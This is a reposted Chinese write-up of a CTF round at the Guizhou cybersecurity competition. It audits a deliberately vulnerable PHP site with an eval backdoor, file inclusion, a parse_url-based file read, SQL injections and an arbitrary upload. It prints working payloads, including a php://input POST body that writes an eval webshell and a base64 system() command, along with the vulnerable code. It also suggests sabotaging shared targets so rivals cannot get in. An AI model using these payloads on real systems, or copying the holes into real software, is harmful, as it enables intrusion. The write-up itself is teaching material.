贵州省网络安全知识竞赛个人赛Writeup


转载

weixin_30247781 于 2019-09-10 16:32:00 发布 305 收藏 1
文章标签： php 网络 数据库
原文链接：http://www.cnblogs.com/null1/p/11498232.html


首先拖到D盾扫描

可以很明显的看出来确实就是两个后门

0x01 Index.php#一句话木马后门



0x02 About.php#文件包含漏洞



都可以很直观的看出来非常明显的漏洞,第一个直接就是eval一句话后门，第二个就是非常简单的文件包含；


第一个漏洞的利用代码即为：system(base64_decode("Y2F0IGZsYWcq"));

Y2F0IGZsYWcq是cat flag*进行base64编码以后的。

第二个漏洞攻击可以通过伪协议中的input写入webshell

about.php?f=php://input

post数据为：<?php fputs(fopen("shell.php","w"),'<?php eval($_POST["cmd"];?>');?>



0x03 challege.php#任意文件读取

```
37  require_once('footer.php');
38  error_reporting(E_ALL^E_NOTICE^E_WARNING);
39  $url = $_GET['url'];
40  $parts = panrse_url($url);
41  if(empty($parts['host']) || $parts['host'] != 'localhost') {
42      exit(' ');
43  }
44  readfile($url);
```

这里在41行的时候有一个判断，如果其中一个满足那么就会exit。所以我们不能让她exit，否则不能执行readfile

40行的函数使用的有点问题，应该是parse_url，多了一个n，提供代码给我的这位师傅应该是没有修改过代码的。所以这里应该是比赛方的一个瑕疵。

我们当作parse_url来做

Parse_url函数是拿来解析url的，如下所示：

所以在看41行的代码就很简单了

我们直接让$parts['host']不为空并且等于localhost即可

最终得出读取 flag：http://10.211.55.3/tmp.php?url=http://localhost/../flag.txt

0x04 SQL注入#message.php

```php
<?php
require_once('sys/config.php');
require_once('header.php');
$id=$_GET['id'];
$query = "SELECT * FROM comment where comment_id=$id";
$data = mysqli_query($dbc,$query) or die('Error!!');
mysqli_close($dbc);
?>
```

因为我这里没有数据库环境就不多演示如何get数据了。

如果要修复，直接对$_GET[‘id’]进行操作即可。

0x05 SQL注入#logcheck.php

```php
<?php
include_once('../sys/config.php');

if (isset($_POST['submit']) && !empty($_POST['user'])) {
    $clean_name = $_POST['user'];
    $clean_pass = $_POST['pass'];
    $query = "SELECT * FROM users WHERE user_name = '$clean_name' AND user_pass = '$
        clean_pass'";
    $data = mysqli_query($dbc, $query) or die('Error!!');
    mysqli_close($dbc);
```

0x06 SQL注入#login.php

```php
<?php
include_once('../sys/config.php');

if (!empty($_GET['passwd'])) {
    $passwd =$_GET['passwd'];

    $query = "UPDATE users SET user_pass = $passwd WHERE user_id = 1";
    mysqli_query($dbc,$query) or die("updata error!");
    mysqli_close($dbc);
    echo "修改成功";
    echo "\n";
    echo '<a href="edit.php">返回</a>';
```

0x07 upload.php#任意文件上传

```php
$error=$_FILES['pic']['error'];
$tmpName=$_FILES['pic']['tmp_name'];
$name=$_FILES['pic']['name'];
$size=$_FILES['pic']['size'];
$type=$_FILES['pic']['type'];
try{
    if($name!=="")
    {
        $name1=substr($name,-4);
        if(is_uploaded_file($tmpName)){
            $time=time();
            $rootpath='../images/'.$time.$name1;
            $file=fopen($tmpName, "r") or die('No such file!');
                    $content=fread($file, filesize($tmpName));
                    if(strstr($content,'fuck')){
                            exit("<script language='JavaScript'>alert('You should
                                not do this!');window.location='index.php?page=submit
                            '</script>");
                    }
            if(!move_uploaded_file($tmpName,$rootpath)){
                echo "<script language='JavaScript'>alert('文件移动失败!');window.locat
                ion='index.php?page=submit'</script>";
                exit;
            }
        }
        echo "上传成功: /images/".$time.$name;
    }
```

上传成功：/images/15681026431.php

登陆后flag:(因为我这儿仅有源码，所以没显示出正确的flag，比赛环境里在这里应该是可以看到flag的)

0x08 sql注入 #search.php

```php
<?php
include_once('sys/config.php');
include_once('header.php');
if (!empty($_GET['search'])) {
    $query = "SELECT * FROM comment WHERE comment_text LIKE '%{$_GET['search']}%'";
    $data = mysqli_query($dbc,$query);
?>
<div class="bs-example table-responsive">
    <?php echo 'The result for'.$_GET['search'].'is:'?>
    <table class="table table-striped table-hover ">
```

小结：

打开index.php就可以很明显的看到eval以及undefined index：123这里其实就基本可以猜得到，123这个参数是后门了。所以可以很快通过这个后门直接getshell拿到权限；

上面的注入均没有进行任何过滤，直接通过sqlmap就可以很简单的跑出来；

拿到权限以后，可以对代码进行审计，迅速修复漏洞不让对手入侵下这个网站；

或者利用脚本轮训删除images目录下的文件；

针对个人赛，入侵公共靶机的话，如果是可以修改代码那么就破坏功能点，如果不能修改代码那就可以预先准备好一些小脚本，例如轮训删除images目录下的所有文件。尽可能的达到自己入侵下的靶机就不要给别人入侵的机会；

转载于:https://www.cnblogs.com/nul1/p/11498232.html